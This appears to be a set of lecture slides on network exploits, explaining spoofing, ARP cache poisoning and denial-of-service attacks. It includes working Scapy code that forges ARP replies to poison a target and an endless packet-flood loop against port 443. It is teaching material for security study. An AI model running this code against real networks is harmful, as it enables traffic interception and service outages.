


### 3. Network Exploits

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# Network Exploits

- ◆ There are vulnerabilities in network functionalities
- ◆ Attackers can exploit these to bypass security solutions
- ◆ This section, we will explore some of the basic and common ways of exploiting the network functionalities



# Spoofing

- ◆ Spoofing is a form of 'lying', to claim that you are someone (or something) else
  - ◆ i.e., masquerading
- ◆ By spoofing, you can progress into hijacking





# Spoofing

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- ◇ Many types of spoofing attacks
  - ◇ IP spoofing
  - ◇ MAC spoofing
  - ◇ DNS spoofing
  - ◇ ARP spoofing
  - ◇ Website spoofing
  - ◇ Email address spoofing etc...

# ARP Spoofing

- ◊ ARP was used to discover existing hosts in the network before.
- ◊ We can also exploit the ARP to fool the target host – the attacker as the gateway.
- ◊ In fact, we are *poisoning* the target host's ARP table.
- ◊ This leads to MITM attack.




## ARP Spoofing

- ❖ The first figure is the normal usage of the network – each host will talk to the gateway independently.
- ❖ The second figure is where the attacker is spoofing the ARP as the gateway.
- ❖ Because hosts communicate using MAC addresses, the victim is fooled to believe the attacker host is the gateway.



# ARP Spoofing

- ❖ Finally, if the rerouting has been configured on the attacker host, the target host (victim) will be fooled to believe the attacker host as the gateway.
- ❖ The attacker host can now act as the MITM to carry out other attacks.



# ARP Spoof

```
def _enable_linux_iproute():
    """
    Enables IP route ( IP Forward ) in linux-based distro
    """
    file_path = "/proc/sys/net/ipv4/ip_forward"
    with open(file_path) as f:
        if f.read() == 1:
            # already enabled
            return
    with open(file_path, "w") as f:
        print(1, file=f)
```

```
def get_mac(ip):
    """
    Returns MAC address of any device connected to the network
    If ip is down, returns None instead
    """
    ans, _ = srp(Ether(dst='ff:ff:ff:ff:ff:ff')/ARP(pdst=ip), timeout=3, verbose=0)
    if ans:
        return ans[0][1].src
```



# ARP Spoof

```
def spoof(target_ip, host_ip, verbose=True):
    """
    Spoofs `target_ip` saying that we are `host_ip`.
    it is accomplished by changing the ARP cache of the target (poisoning)
    """

    # get the mac address of the target
    target_mac = get_mac(target_ip)

    # craft the arp 'is-at' operation packet, in other words; an ARP response
    # we don't specify 'hwsrc' (source MAC address)
    # because by default, 'hwsrc' is the real MAC address of the sender (ours)
    arp_response = ARP(pdst=target_ip, hwdst=target_mac, psrc=host_ip, op='is-at')
    # send the packet

    # verbose = 0 means that we send the packet without printing any thing
    send(arp_response, verbose=0)
    if verbose:
        # get the MAC address of the default interface we are using
        self_mac = ARP().hwsrc
        print("[+] Sent to {} : {} is-at {}".format(target_ip, host_ip, self_mac))
```



# ARP Spoofing

demo

# Denial of Service

- ◇ “an action that **prevents** or **impairs** the authorized use of networks, systems, or applications by exhausting resources such as central processing units (CPU), memory, bandwidth, and disk space.” – NIST
- ◇ Spoofing is often used to make tracing difficult
  - ◇ But we have packet tracing using stamps for traceability
- ◇ Distributed DoS (DDoS) makes it even harder to pin-point the original source of an attack

# Denial of Service

- ◇ There are many types of denial of service attack
  - ◇ Volume based, protocol, and application layer

## Volume (bandwidth)

- Exhaust the bandwidth of the target
- Flooding (UDP, ICMP and other packet-based etc.)

## Protocol

- Exploits protocol vulnerabilities and misuse
- SYN floods, packet fragmentation, Ping-O-Death, Smurf DDoS etc.

## Application

- Exploits application layer communication vulnerabilities
- HTTP POST, server exploitations (e.g., Apache, Windows etc.)

# DoS

- ◇ Basically using multiple ports from the attacker host's machine to create a connection to the target host's port
  - ◇ Set to 443 but can target other ports.

```
def dos(source_IP, target_IP):  
    i = 1  
  
    while True:  
        for source_port in range(1, 65535):  
            IP1 = IP(src = source_IP, dst = target_IP)  
            TCP1 = TCP(sport = source_port, dport = 443)  
            pkt = IP1 / TCP1  
            send(pkt, inter = .001)  
  
            if((i % 100) == 0):  
                print ("packets sent ", i)  
            i = i + 1
```



# DoS

demo



# References

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- ◇ Some materials adopted from
  - #x4nth055@Github